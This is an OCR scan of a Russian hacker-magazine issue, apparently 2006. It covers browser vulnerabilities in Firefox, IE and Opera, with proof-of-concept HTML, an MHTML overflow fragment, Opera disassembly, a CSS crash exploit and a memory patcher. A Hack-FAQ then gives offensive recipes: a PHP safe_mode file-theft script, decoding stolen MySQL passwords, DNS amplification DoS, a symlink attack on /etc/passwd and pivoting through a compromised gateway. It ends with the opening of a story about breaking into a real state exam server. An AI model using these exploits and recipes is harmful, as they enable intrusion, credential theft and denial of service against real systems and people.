01 Патч, накладываемый на библиотеку ZLIB 1.2.2, для устранения уязвимости



03 IE не выдержал атаки и весь раскрошился



02 FireFox исполнят JavaScript в плавающих фреймах, даже если они запрещены

кода, запускать JavaScript, даже когда он отключен, обрушивать браузер, предоставлять доступ к личным данным пользователя и т. д. Все ошибки перечислять было бы слишком утомительно, вот только некоторые из них. Хакер по кличке moz_bug_r_a4 обнаружил, что JavaScript, запущенный через компонент EvalInSandbox (используемый главным образом для автоматической настройки proxy), может вырваться за пределы «песочницы» и повысить свои привилегии простым вызовом valueOf(). Это делается через обращение к объекту, созданному вне «песочницы», и «затягивания» его внутрь. Другой исследователь — Mikolaj J. Habryn — обнаружил переполнение буфера в функции crypto.signText() из-за неправильной обработки индексов в массивах. Также команда разработчиков столкнулась с трудновоспроизводимыми разрушениями памяти, создающими угрозу засылки shell-кода со всеми вытекающими отсюда последствиями. Уязвимости подвержены следующие продукты: Mozilla Thunderbird 1.5.2, Mozilla Firefox 1.5.3, Netscape Browser 8.0.4 (кстати говоря, более ранние версии неуязвимы). Proof-of-concept exploit'ы можно найти в базе данных Mozilla Bugzilla, доступной только разработчикам и закрытой для публичного доступа (к счастью, присоединиться к команде может практически любой желающий).


JavaScript работает, даже если он отключен

```
<html>
<body>
<iframe src="javascript:alert('Found by www.sysdream.com !')"></iframe>
</body>
</html>
```

HTML-код, вызывающий крах приложения

```
<html>
<body>
<iframe src="javascript:parent.document.write('Found by www.sysdream.com!')"></iframe>
</body>
</html>
```

За более подробной информацией обращайтесь по ссылкам: securityfocus.com/bid/18228, www.securityfocus.com/bid/16770/ и www.securityfocus.com/bid/17516.



Переполнение буфера в IE MHTML URI

Microsoft прилагает большие усилия по защите и вылизыванию кода IE, однако поток дыр не прекращается, и вот, 31 мая 2006 года, два хакера Mr Niega и Hariharan обнаружили переполнение локального стекового буфера в функции inetcomm!CActiveUrlRequest::ParseUrl, принадлежащей библиотеке INETCOMM.DLL. Исходный код последних версий IE транслировался компилятором Microsoft Visual Studio .NET с ключом /GS, активирующим примитивную защиту стека от переполнения, представляющую собой некоторую разновидность Stack-Guard'а причем в его далеко не лучшей «инаугурации». Никогда не разрабатывающая собственных продуктов, а только «ворующая» уже готовые (авторитетный товарищ Берзуков в своей софт-панораме об этом только и говорит, сходите на www.softpanorama.org/Bulletin/News/Archive/news078.txt, почитайте — там много интересного), Microsoft, как это часто и бывает, сама не поняла, что и у кого стащила. В практическом плане это значит, что при затирании секретного cookie, расположенного перед адресом возврата, управление получает недокументированная функция inetcomm!_report_gsfailure, завершающая приложение в аварийном режиме. Короче, грохает IE. Однако передать управление на shell-код все-таки возможно, и в статье «Переполняющиеся буферы — активные средства защиты» показано, как это сделать (электронная копия лежит на моем сервере: ftp://nezumi.org.ru/pub/stack-guards.zip).
Сами же exploit'ы выглядят довольно тривиально:

```
<html>
<a href="mhtml://mid:AAA...AAAA">example</a>
</html>

[DEFAULT]
BASEURL=
[InternetShortcut]
URL=mhtml://mid:AAA...AAA
```

А это фрагмент exploit'a, поражающего IE (полный текст находится на www.securityfocus.com/data/vulnerabilities/exploits/18198.url).
Уязвимости подвержены следующие версии IE: 6.0, 6.0 SP1, 6.0 SP2, 7.0 beta1, 7.0 beta2, а также, возможно, и более младшие версии (версия 6.0.2800.1106, установленная у меня, неуязвима — сам проверял).
За дополнительной информацией обращайтесь на: www.securityfocus.com/bid/18198/.
Опера — это быстрый, надежный, относительно безопасный и во многом культовый бразузер (не такой, конечно, культовый, как Рысь, но все-таки, сформировавший свое, особое сообщество). Я, например, люблю Оперу за развитый клавиатурный ввод, позволяющий вообще отказаться от мыши, что значительно ускоряет серфинг. Самое главное то, что Опера — это единственный независимый браузер, созданный с нуля и лишенный тяжелого наследия прошлого. FireFox, основанный на движке Mozilla, и IE, все еще содержащий фрагменты кода древнего Mosaic, представляют собой настоящее «кладбище» программистских технологий всех времен и народов. «Осадочные» слои кода взаимодействуют друг с другом очень сложным образом, и потому ошибки вылезают то тут, то там. Добавление новых свойств требует

04 Переполнение буфера в Опере

глобального пересмотра всего кода, поскольку он уже давно превратился в сплошной клубок... Опера сначала проектировалась (с учетом всех требований современности), а потом кодировалась с четким разделением функций каждого модуля. Такой подход упрощает отладку продукта и ликвидирует целый пласт ошибок, но не страхует от них полностью. Программ без ошибок, увы, не бывает. В Опере они тоже встречаются. Последняя была обнаружена 13 апреля 2006 года, исправлена и заново «переоткрыта» 7 июня, поскольку проблема оказалась намного серьезней, чем ожидалось.

Речь идет о классическом знаковом переполнении, в последнее время находящимся под прицелом хакеров всего мира. Рассмотрим следующий код и попробуем найти в нем ошибку:

Пример, демонстрирующий простейший случай знакового переполнения

```
demo_singed_overflow(char *s)
{
    // объявление переменных
    int len; char buf[MAX_LEN];
    // определение длины строки
    len = strlen(s);
    // если строка влезает в буфер, то копируем ее,
    // в противном случае возвращаем ошибку
    if (len < MAX_LEN) strncpy(buf, s, len); else return 0;
    // тем или иным образом обрабатывает строку
    printf("%s\n",buf);
}
```

На первый взгляд все написано правильно — мы тщательно проверяем длину строки перед копированием в буфер. Тут идет речь о знаковом переполнении. Переменная len имеет тип signed int (в большинстве компиляторов int имеет знаковый тип по умолчанию), в то время как прототип функции strncpy выглядит так: strncpy(char *dst, char *source, unsigned int count).

Предположим, что длина строки s превышает 2 Гб, тогда как знаковый бит переменной len будет установлен в единицу, и выражение (len < MAX_LEN) окажется истинным, поскольку len – отрицательный, а всякое отрицательное число, как известно, меньше любого положительного. В то же время функция strncpy трактует len как беззнаковый аргумент и копирует в буфер buf очень много байт.


Чтобы избежать переполнения, необходимо явно объявить переменную len как unsigned int, но разработчики всегда об этом забывают. В том числе и разработчики Оперы.

Итак, значит, Опера. Возьмем английскую версию 8.52 и будем ее пытать (www.opera.com/download/index.dml?opsys=Windows&lng=en&ver=8.52&platform=Windows&local=y). Это последняя уязвимая версия, и Opera 8.54 уже исправлена. Точнее, как бы исправлена. Беглый просмотр под дизассемблером показывает, что знаковое сравнение там по-прежнему встречается, и всего лишь остается разобраться, какие именно входные параметры подвержены переполнению. Короче, надо копать от забора до обеда.

Начнем с того, что файл opera.exe упакован ASPack'ом — в hex-редакторе хорошо видны секции .aspack, .adata, а PEiDE даже определяет версию упаковщика 2.12. Однако при своем размере в 78 Кб ничего интересного он содержать не может, и весь функционал сосредоточен в opera.dll с размером 2,3 Мб, который также упакован ASPack'ом.

Чтобы не искать готовый распаковщик (не все распаковщики умеют распаковывать динамические библиотеки), воспользуемся утилитой PE-TOOLS и снимем дамп с opera.dll. Таблица импорта останется искаженной, но зачем она нам?! Мы же ведь не crack собрались писать, а проводить исследование на предмет безопасности. Главное, чтобы полученный дамп можно было загрузить в IDA Pro или hiew, а все остальное — уже дело техники!

Поскольку стартовый код точки входа в dll (dllentry) искажен, IDA Pro не может опознать компилятор и загрузить сигнатуры, оставляя нас без библиотечных имен, что значительно усложняет анализ. Впрочем, отождествить компилятор можно и вручную по текстовым строкам, оставленным из патриотических соображений поборниками авторских прав.




Утилита PEiD определила, что opera.exe упакована ASPack'ом

Просмотр дампа в hiew'e убеждает нас в том, что Опера была скомпилирована ничем иным, как Microsoft Visual C++.

Здесь ведется поиск текстовых строк в opera.dll, что позволяет легко и быстро отождествить компилятор.

Остается только загрузить соответствующие сигнатуры. Это делается так: в меню File IDA Pro выбираем пункт Load file — FLIRT signature file, в появившемся списке име-



Снятие полного дампа памяти с opera.dll утилитой PE Tools

ющихся сигнатур находим строку «vc32rtf Microsoft VisualC 2-7/net runtime» и жмем <ENTER>. Вот теперь с файлом можно по-настоящему работать!

Как найти места потенциального знакового

переполнения? Существует множество путей. Например, можно искать все команды JL, JLE или (если этих команд окажется слишком много) перебирать все вызовы строковых функций типа strlen, strcpy, wcsncpy, обращая внимание на те из них, что соседствуют со знаковым сравнением длины копируемой строки. Это уже почти переполнение! «Почти», потому что для совершения атаки необходимо, чтобы копируемые данные были как-то связаны с пользовательским вводом, и нигде по пути не «усекались». В принципе, задачу можно автоматизировать, написав специальный скрипт, но его разработка займет довольно продолжительное время, поскольку придется учитывать слишком много ситуаций. Так что «ручная» работа все же окажется эффективнее.
Bernhard Mueller, работающий в австрийской компании SEC Consult Unternehmensberatung GmbH, нашел одно из таких мест (о чем и рапортовал разработчикам Оперы, немедленно исправившим версию 8.54 и текущую — 9.0). Однако в программе по-прежнему присутствует большое количество ошибок подобного типа, которые ждут своего хакера, поэтому нелишне присмотреться к уже заткнутой дырке получше.

Дизассемблерный листинг уязвимой функции n2k_vulnerably со знакомым переполнением

```
n2k_vulnerablyproc near
arg_src       = dword ptr 4
arg_len       = dword ptr 8

mov eax, dword_67F9EF60 ; pObj
push    ebx ; сохраняем ebx
push    esi ; сохраняем esi
push    edi ; сохраняем edi
mov     edi, [esp+0Ch+arg_len] ; edi := arg_len
mov     esi, [eax+40h] ; pDestination
cmp     edi, 1000h ; проверка длины arg_len
mov     ebx, ecx  ; this call
jl      short loc_67B8CF1C ; see! over here!
mov     edi, 0FFFh ; «усечение» arg_len

loc_67B8CF1C:
push    edi ; size_t
push    [esp+10h+arg_src] ; wchar_t *
push    esi ; wchar_t *
call    _wcsncpy ; копируем имя шрифта
and     word ptr [esi+edi*2],0 ; ставим завершающий 0
add     esp, 0Ch  ; выталкиваем аргументы
mov     ecx, ebx ; this call
push    esi ; скопированный arg_len
call    sub_67B8CD10 ; обрабатываем имя шрифта
test    ax, ax ; все ок?
jge     short loc_67B8CF48 ; имеем хэндл
mov     ecx, [ebx+5D0h] ; обработчик ошибки
call    sub_67B8C7BC ; eax := [ecx]
inc     eax ; eax++

loc_67B8CF48:
pop     edi  ; восстанавливаем edi
pop     esi ; восстанавливаем edi
pop     ebx ; восстанавливаем ebx
retn    8 ; выталкиваем аргументы
```

Уязвимая функция глазами дизассемблера IDA Pro

Как мы видим, эта процедура (назовем ее n2k_vulnerably) принимает два аргумента: указатель на строку и длину этой строки, которая затем сравнивается со знаковой операцией и константой 1000h, в результате чего допустимые диапазоны длин строки оказываются равны [0, 1000h) и (7FFFFFFFh, FFFFFFFFh]. Затем эта строка копируется внутрь какой-то структуры (по всей видимости, объекта, поскольку присутствуют вызовы типа this call), которая передается функции sub_67B8CD10 для обработки.
Очевидно, что, передав строку размером 2 Гб или выше, мы затрем добрую половину адресного пространства приложения, отчего ему станет очень нехорошо. В лучшем случае дело кончится крэшем, в худшем — передачей shell-кода и захватом управления.
Вот только передать такую длинную строку по сети очень проблематично. Даже если жертва сидит на DSL, атака растянется на несколько часов, и пользователь, скорее всего, просто закроет Оперу, или соединение будет выбито по тайм-ауту.
Но к счастью для хакеров, разработчики Оперы допустили двойную ошибку, использовав расширение слова до двойного слова. Со знаком, разумеется. Куда же без него! По правде говоря, за разработчиков это сделал компилятор — они лишь использовали неправильное преобразование типов, но пользователям Оперы от этого ничуть не легче. Причем, это преобразование осуществляется в функции, вызывающей n2k_vulnerably! Ниже приведен ее ключевой фрагмент с некоторыми сокращениями:

Уязвимый код, вызывающий функцию n2k_vulnerably и передающий ей в качестве arg_len знаковое слово, расширенное (со знаком!) до двойного слова

```
loc_67B8AF5D:
mov     [esi+2Ch], eax
jmp     short loc_67B8AF78

loc_67B8AF62:
movsx   eax, [ebp+ var_length_ovfl]

; вот оно! расширение слова, хранящего длину
; копируемой строки, до двойного слова со знаком
; если длина строки  превышает 7FFFh байт,
; то и результат превышает 7FFFFFFFh

push    dword ptr [esi+8] ; передаем arg_src
mov     ecx, dword_67F9EF18 ; this
lea     eax, [ebp+var_250] ; получаем arg_len
push    eax ; передаем arg_len
call    n2k_vulnerably ; вызываем функцию
```

Код функции довольно громоздкий и потому приведен не полностью. Под сокращение, в частности, попала передача расширенного EAX в переменную [EBP+var+250], но тот факт, что она передается, сокращает длину переполняемой строки всего до

Свежий сплоит для Opera



8000h байт или 32 Кб, что вполне приемлемо для атаки.
Остается выяснить, что же это за строка такая и как она связана с пользовательским вводом (и связана ли вообще). Ответ дает функция sub_67B8CD10, вызываемая из n2k_vulnerably.
Вот ее дизассемблерный текст:

```
; переполняющая строка передается функции,
; обрабатывающей шрифты. Это позволяет
; предположить, что строка представляет собой
; имя шрифта

sub_67B8CD10          proc near

push         [esp+0Ch+arg_0]
; передаем «свой» аргумент в sub_67B8CC38
call         sub_67B8CC38

; disasm-листинг подфункции sub_67B8CC38

sub_67B8CC38          proc near

arg_0 = dword ptr  8

push         esi
mov          esi, [esp+arg_0]
push         offset aSerif ; "SERIF"
push         esi
call         sub_67C2FC85 ; обработка шрифта
pop          ecx
test         eax, eax
pop          ecx
jz           short loc_67B8CC52
xor          eax, eax
pop          esi
retn

loc_67B8CC52:
push         offset aSansSerif_0; "SANS-SERIF"
push         esi
call         sub_67C2FC85 ; обработка шрифта
pop          ecx
test         eax, eax
pop          ecx
jz           short loc_67B8CC68
push         1

loc_67B8CC65:
pop          eax
pop          esi
retn

loc_67B8CC68:
push         offset aFantasy ; "FANTASY"
push         esi
call         sub_67C2FC85; обработка шрифта
```

Имена шрифтов сразу же бросаются в глаза. Ага! Значит, эта функция управляет стилем оформления страницы, загружая соответствующий шрифт. И это хорошо, потому что шрифты мы можем принудительно менять через CSS. Главное, чтобы длина имени шрифта (необязательно реально существующего, вполне сойдет и фиктивный) превышала 32 Кб. Вместе с именем может быть передан shell-код, который пойдет гулять по куче (динамической памяти), основательно ее затирая. А технику переполнения кучи мы уже неоднократно рассматривали в прошлых номерах «Хакера».
Ниже приведен код простейшего exploit'а, «роняющего» Оперу версии 8.52 и более младших (впрочем, атака может не сработать, если CSS отключен):

```
<STYLE type=text/css>A { FONT-FAMILY: 35000x'A'
} </STYLE>
```

Это код простейшего CSS-exploit'а, вызывающий обрушение Оперы.
Для ликвидации уязвимости необходимо скачать новую версию Оперы или ликвидировать дыру собственными руками! Действительно, зачем перекачивать несколько мегабайт по модему, переустанавливать и т. д., когда нас и текущая версия вполне устраивает? Как известно, с каждой новой версией программное обеспечение все толстеет и толстеет, становится неповоротливым, не принося никаких существенно новых фич. Всего-то и нужно, что заменить 67B8CF15: JL loc_67B8CF1C (7Ch 05h) на JB loc_67B8CF1C (72h 05h). Если бы файл был неупакован, то это можно было бы сделать прямо в hiew'е, а так... нет. Конечно, распаковать opera.dll вполне возможно, тем более что ASPack — упаковщик вполне известный, но распаковка не всегда проходит успешно, и потом в разных местах начинают вылезать баги.
Мы пойдем другим путем, прибегнув к on-line patch'у, то есть запустим opera.exe, дождемся распаковки opera.dll и исправим байты прямо в оперативной памяти! Аналогичный подход может быть применен и к другим программам, не только к Опере, поэтому ниже приводится исходный текст простейшего универсального on-line patcher'а.

Исходный текст online-патчера opera_loader.c

```
#include <stdio.h>
#include <windows.h>
#define MAX_SIZE 16    // длина буфера для патча
main(int argc, char **argv)
{
  // объявляем переменные
  STARTUPINFO si; PROCESS_INFORMATION pi;
  DWORD N,FL;
  // имя исполняемого файла для запуска
  unsigned char name[]="opera.exe";
  unsigned char buf[MAX_SIZE];
  // указываем, что и где мы будем патчить
  unsigned char jmp_from[] = "\x7Ch\x05h"; // old
  unsigned char jmp_to[]   = "\x72\x90";  // new
  void* jmp_off   = (void*)0x67B8CF1C; // address
  printf("loading & patching...\n");
  // инициализация всех структур данных
  si.cb = sizeof(si); memset(&si,0,sizeof(si));
  memset(buf,0,MAX_SIZE);
  // запускаем оперу на выполнение, для простоты не
  // передавая ей аргументы командной строки
  CreateProcess(0, name, 0, 0, 0,
     NORMAL_PRIORITY_CLASS, 0, 0, &si, &pi);
  // ждем 1 сек, в течение которой opera.dll должна
  // загрузиться и распаковаться . Возможно, на
  // медленных ЦП это значение придется увеличить
  Sleep(1000);
  // проверка версии оперы перед патчем
  ReadProcessMemory(pi.hProcess, jmp_off, buf,
    strlen(jmp_from), &N);
  if (N != strlen(jmp_from))
  {printf("-ERR:reading memory\x7\n"); return -1;}
  if (strcmp(jmp_from,buf))
  {printf("-ERR:incorrect version!\x7\n");return -1;}
  // патчим условный знаковый переход JL на
  // беззнаковый JB
  WriteProcessMemory(pi.hProcess, jmp_off, jmp_to,
    strlen(jmp_to), &N);
  if (N != strlen(jmp_to))
     {printf("-ERR:writing memory\x7\n");return -1;}
  // говорим OK и сваливаем
  printf("OK\nall ok \n");
}
```


Естественно, теперь каждый раз придется запускать не opera.exe, а opera_loader.exe. Впрочем, чтобы не напрягаться, достаточно всего лишь сменить ярлыки и файловые ассоциации. Правда, в силу небольшой конструктивной недоработки on-line patcher'a, он не передает Опере аргументы командной строки, поэтому если она установлена основным браузером по умолчанию, то htm-файлы открываться не будут! Используйте drag-n-drop или доработайте patcher «напильником» до законченной конструкции. Главное, что мы заткнули дыру своими собственными силами, и нам не понадобились никакие обновления.




X-contest

СПУСТЯ НЕКОТОРОЕ ВРЕМЯ, ПОДНАКОПИВ СИЛ И ИДЕЙ, МЫ СНОВА ЗАПУСКАЕМ X-КОНКУРС, КОТОРЫМ БУДЕТ ЗАНИМАТЬСЯ БЛУДЕКС. ТАК ЧТО НЕ ЖДИ НИ СЕКУНДЫ – НЕМЕДЛЕННО ПРИНИМАЙСЯ ЗА НОВЫЙ ВЗЛОМ. А БЛУДЕКС РАССКАЖЕТ ТЕБЕ О ЗАДАЧЕ, КОТОРАЯ ПЕРЕД ТОБОЙ СТОИТ.

В сети царит настоящий беспредел: на авторское право все уже давно положили и беспрепятственно перекачивают терабайты контрафактного контента. И в этом, на мой взгляд, нет ничего особенно плохого. В самом деле, что плохого в том, чтобы безвозмездно поделиться с товарищем купленной песенкой? Другое дело — наживаться на украденном контенте, продавать его. Это вот уже настоящее преступление против человечества, аморальная штука.
Сегодня тебе понадобится вздрючить негодяев с konkurs.xakep.ru, которые заломили огромную цену за клиент к своей p2p-сетке.
Когда проект под кодовым названием «Земля» еще только разрабатывался, стало ясно, что есть админы и хакеры. Например, Робин Гуд был хакером, потому что он отнимал деньги у богатых и давал деньги бедным. И ты будешь хакером, потому что сопрешь через баги p2p-сети файл ключей у одного из админов, который совсем нехороший человек, и выиграешь конкурс. За победу в конкурсе мы вручим тебе приз.





NST
/ NST.VOID.RU /

FORB
/ FORB@GAMELAND.RU /

HACK-FAQ

hack-faq@real.xakep.ru

Q: В последнее время админы уделяют много времени настройке PHP, поэтому я все чаще вижу защиту с помощью safe_mode, да еще и с включенной функцией open_base_dir. Какие бажные функции могут спасти меня при таком нехорошем раскладе?

A: Если посчитать на пальцах, то можно сгенерировать следующий список «дуршлачных» функций, которые помогут взломать якобы защищенный сервер. Жаль, что не все функции из ниже перечисленных присутствуют в дефолтном варианте PHP. Упорядочу их по актуальности на сегодняшний день:

1. Функция curl_init() (нет по дефолту);
2. Функция Include();
3. Через взаимодействие с БД. Для возможности осуществления должны быть соответствующие права в базе данных (учти, что базы на хостинге может и не быть);
4. Функция mb_send_mail() (нет по дефолту);
5. Функции imap_list() imap_body();
6. Функция copy().

Уязвимые версии функций для того или иного релиза PHP ты можешь посмотреть на страницах багтрака.

Q: А как мне определить, какая версия PHP находится у хостера?

A: Самый точный способ определения заключается в загрузке на сервер файла info.php с содержанием <?phpinfo();?>. В информации о PHP ты быстро найдешь текущий релиз. Если же админ закрыл функцию phpinfo(), или у тебя слишком урезаны права — просто запроси несуществующую страницу на сервере. При включенной серверной подписи ты увидишь версию Apache, PHP и, возможно, других модулей. Учти: эту информацию можно легко подделать!

Q: Так, так. Как раз в моем случае админ врубил safe_mode и ограничил меня в домашней директории. Однако я изучил багтрак, определив, что в установленной версии PHP присутствует ошибка в функции copy(). Как же мне теперь воспользоваться багом и достать необходимый мне файл? Документ лежит в /home/hacker/need.txt, а я нахожусь в пределах /home/freehosta/public_html.

A: А ты уже почти нашел ответ! Нужно было не только посмотреть уязвимую версию PHP, но и почитать full disclose в багтраке :).

Если PHP действительно не пропатчен, то нужная информация уже почти у тебя в руках. Осталось только написать небольшой скрипт для эксплуатации данной уязвимости.

```
<?
$needfile="home/hacker/sp_s.txt";
$outputfile="/home/freehosta/public_html/sp_s.txt";
copy("compress.zlib://".$needfile,$outputfile);
?>
```

Заливаешь этот скрипт на сервер и открываешь. Если луна находится в нужной фазе, то в public_html должен появиться ожидаемый файл. Не забывай про права доступа, а то потом будешь долго искать какой-то другой метод только из-за собственной невнимательности.

Q: Столкнулся с неприятным раскладом. Имеется хостинг с включенным open_base_dir. Также есть доступ на сервер, но я могу лишь просматривать файлы, стянутые багой в copy(). Как бы мне еще и список каталогов посмотреть, чтобы ознакомиться со всеми файлами?

A: Удобная система locate как раз может выдать тебе местоположение искомых файлов. А точнее, ее база, которая хранится в *BSD тут: */var/db/locate.database* , а в Linux — в */var/lib/slocate/slocate.db*. Учти, что все зависит от прав, установленных на этом файле. Например, в FreeBSD файл могут читать все,

а в Linux SlackWare — только root и пользователи группы slocate. Если повезет, то ты можешь скопировать этот файл через copy(), а затем ознакомиться с иерархией каталогов и файлов в системе.

Q: Слил тут дамп одной MySQL'ной базы. Там есть таблица с именем users, а в ней — поле passwords. Открыв у себя полученное добро, я ринулся смотреть на данные, которые должны быть в поле passwords, но вместо ожидаемых хэшей я увидел там бинарный мусор. Как мне восстановить первозданные пароли в чистом тексте?

A: А то, что там бинарные данные, ты, наверно, определил из типа поля passwords (BLOB)? Если так, то только на первый взгляд может показаться, что это мусор. В случае, когда у тебя под рукой имеются исходники скрипта, можно поискать там слово ENCODE, которое должно присутствовать в SQL-запросе. Если такое слово нашлось, то ты на правильном пути. ENCODE — это функция MySQL, используемая для кодирования некой строки секретным ключом. Синтаксис ее таков: ENCODE(«password»,«ключ для кодирования»). Ключ, как правило, лежит в сценарии, формирующем базу.
Чтобы декодировать пароли, тебе потребуется загрузить данные в свою базу данных, а затем выполнить нехитрый SQL-запрос:

```
SELECT user, DECODE(passwords,«секретный ключ») from users into OUTFILE 'newusers';
```

В итоге вся читабельная информация сдампится в локальный файл newusers.

Q: Что такое рекурсивные DNS-запросы и как с их помощью можно вызвать отказ в обслуживании (DoS)?

A: Чтобы разрешить эту проблему, необходимо немного углубиться в теорию. Различают два типа DNS-запросов: рекурсивные и итеративные. При рекурсивном запросе сервер имен должен найти информацию самостоятельно. То есть при получении рекурсивного запроса сервер имен, при отсутствии у него ответа на запрос, должен сам обратиться к помощи других серверов имен, например к корневым серверам (данный запрос будет итеративным). Они сами не дадут ответа, но зато направят тебя на другие DNS-серверы. Сервер имен будет проверять все предоставленные ему ссылки, пока не обнаружит необходимую информацию.
При итеративном запросе сервер имен должен сразу предоставить ответ, не обращаясь к другим DNS-серверам. Если этот сервер не может предоставить запрошенную информацию, то он возвратит ссылку на другой сервер имен, который, вероятно, может дать ответ на запрошенную информацию.
Как видно при рекурсивных запросах, все сложности, связанные с поиском ответа, ложатся на плечи DNS-сервера, и он вынужден сам обращаться с запросами на другие DNS-серверы и обрабатывать поступающую от них информацию. Таким образом, при большом количестве рекурсивных запросов к DNS-серверу возможно исчерпывание ресурсов сервера и отказ в обслуживании.
Однако более вероятными и опасными являются распределенные атаки с использованием DNS-серверов. Они с успехом могут применяться для распределенных DOS-атак, так как они работают с UDP-протоколом, и атакующему ничего не стоит подделать обратный IP-адрес. Отправка множества запросов на разные DNS-серверы с обратным адресом хоста-жертвы вызовет большой трафик от DNS-серверов к атакуемому хосту-жертве. Серверы, поддерживающие рекурсию для распределенных атак, более предпочтительны, так как от них будет больший коэффициент умножения, особенно при использовании EDNS (RFC 2671) запросов, когда коэффициент может достигать 60-ти и более.

Q: Symlink attack. Что это за уязвимость? Объясните, пожалуйста, данный вид уязвимости, как он применяется. Желательно с примерами.

A: Основной проблемой некоторых программ является то, что перед работой с файлами они не проверяют, действительно ли файл, с которым они будут работать, является реальным файлом, а не ссылкой. Таким образом, атакующий может создать символическую ссылку на реальный файл в системе, и программа, работая со своим файлом, на самом деле будет работать с файлом, на который укажет атакующий. Для примера можно рассмотреть теоретическую программу, которая работает с временным файлом */tmp/test*, и при выполнении меняет права доступа к файлу. Атакующий может создать символическую ссылку /tmp/test на файл */etc/passwd* следующим образом: ln -s */etc/passwd /tmp/test* и программа, работая с файлом */tmp/test*, на самом деле изменит права на */etc/passwd*, конечно, при условии, что утилита запускается с рут-правами.

Q: В сети, которую я поломал, имеется внутренний сервер. Точнее, сначала мне сдался линуксовый шлюз, и я получил на нем рутовые права, устроив злободром в локалке. Хотелось бы сделать так, чтобы я мог обращаться к локальному серверу без промежуточного соединения со шлюзом.

A: Вопрос понятен. Подобная проблема освещалась в Hack-FAQ 06/06, но в твоем случае разумнее всего применить технологию DNAT. Вбей следующее правило на шлюзе:

```
iptables –t nat –A PREROUTING –p tcp --dport нужный_порт –j DNAT -–to-destination локальный_хост:локальный_порт.
```

Теперь ты можешь обращаться к шлюзу на указанный тобой порт, а система будет редиректить тебя уже на внутреннем сервере. Учти, что админ может просмотреть правила iptables и запалить тебя на сервере :).

Q: Слышал, что Mirabilis логируют все ICQ-переговоры. Как-то стремно. По аське я часто общаюсь на хакерские темы, и не хотел бы, чтобы все мои беседы потом кем-то изучались. Можно ли обойти это логирование, если оно вообще существует?

A: Земля слухами полнится. Впрочем, запись всех переговоров — задача простая, и я не удивлюсь, если это окажется правдой. Защититься наверняка можно, взломав www.icq.com, затем проникнуть в локалку и удалить все логи. Шутка :). Для каждого клиента есть плагины шифрования. С их помощью на сервер отправляется мусор, который расшифровывается уже на клиентской стороне. Например, я использую R&Q с плагином Secured_RQ (можно скачать на сайте rnq.ru). Для пущей паранойи можно поставить свой ICQ-сервер (iserverd, например) и общаться через него. А для доступа в глобальный мир ICQ использовать шлюз, который также опционально устанавливается в сервере аськи.

Q: У меня заблокировали кошелек WebMoney! Там находилась приличная сумма, которую не хочется терять. Как мне договориться с WM, чтобы вернуть себе все деньги?

A: Залочить кошель могли по нескольким причинам. Например, если на него попала какая-то грязь, либо ты кого-то сильно обидел. А может, ты просто запустил кипер под VmWare. Сначала узнай причину блокировки у арбитража WebMoney (http://arbitrage.webmoney.ru/asp/default.asp). Если блокировка произошла по серьезной причине, то тебе придется оформить на себя персональный аттестат (http://passport.webmoney.ru), затем кошелек должны разблокировать. Есть и другой способ: в случае правильности персональных данных, которые ты вводил при регистрации (не спеши их менять — с активной блокировкой WMID это невозможно), ничто не мешает открыть банковский счет на твое имя и попросить арбитража вывести заблокированную сумму на этот счет. По правилам WebMoney это допустимо.


НЕУЛОВИМЫЙ МСТИТЕЛЬ

ВЗЛОМАННЫЙ ГОСЭКЗАМЕН

Штурмуем ege.edu.ru

ВОТ И НАСТУПИЛ ИЮЛЬ. ДЛЯ КОГО-ТО ЭТО ПОЕЗДКА НА МОРЕ И ДОЛГОЖДАННЫЙ ОТДЫХ, А ДЛЯ ВЫПУСКНИКОВ ШКОЛ РОССИИ — ВРЕМЯ ПОСТУПЛЕНИЯ В ВУЗЫ. А ЧТОБЫ ПОПАСТЬ В ХОРОШИЙ УНИВЕР, НУЖНО ПОДНАПРЯЧЬСЯ НА ВСТУПИТЕЛЬНЫХ ЭКЗАМЕНАХ ИЛИ НАБРАТЬ ПРИЛИЧНЫЕ БАЛЛЫ НА ЕДИНОМ ГОСУДАРСТВЕННОМ ЭКЗАМЕНЕ (ЕГЭ). МОЖНО, КОНЕЧНО, ПОСТУПИТЬ ИНАЧЕ И ВЗЛОМАТЬ ОФИЦИАЛЬНОЕ ХРАНИЛИЩЕ РЕЗУЛЬТАТОВ ЕГЭ. ВЕДЬ ХАКЕРЫ НИКОГДА НЕ ИЩУТ ЛЕГКИХ ПУТЕЙ.

День только начинался, и я, как всегда, смотрел телевизор. В полусонном состоянии нажимал кнопки пульта, переключая каналы, пока не остановился на интересной программе, где рассказывали о новых проектах Министерства образования, в частности, о ЕГЭ: хорошо это, мол, или плохо, нужно оно или нет. Вообще, такие программы я не люблю, и, наверное, переключил бы и этот канал, если бы разговор не зашел о невероятной информативности и безопасности, и плюс ко всему, 100% оценке знаний ученика. Весьма неплохо одетый чувак сказал, что результаты по всей России стекаются на единый сервер ЕГЭ — ege.edu.ru. И что-то уж очень мне захотелось провести неформальный аудит этого интересного объекта, благо такая инфа очень дорого стоит.


Первые шаги к победе

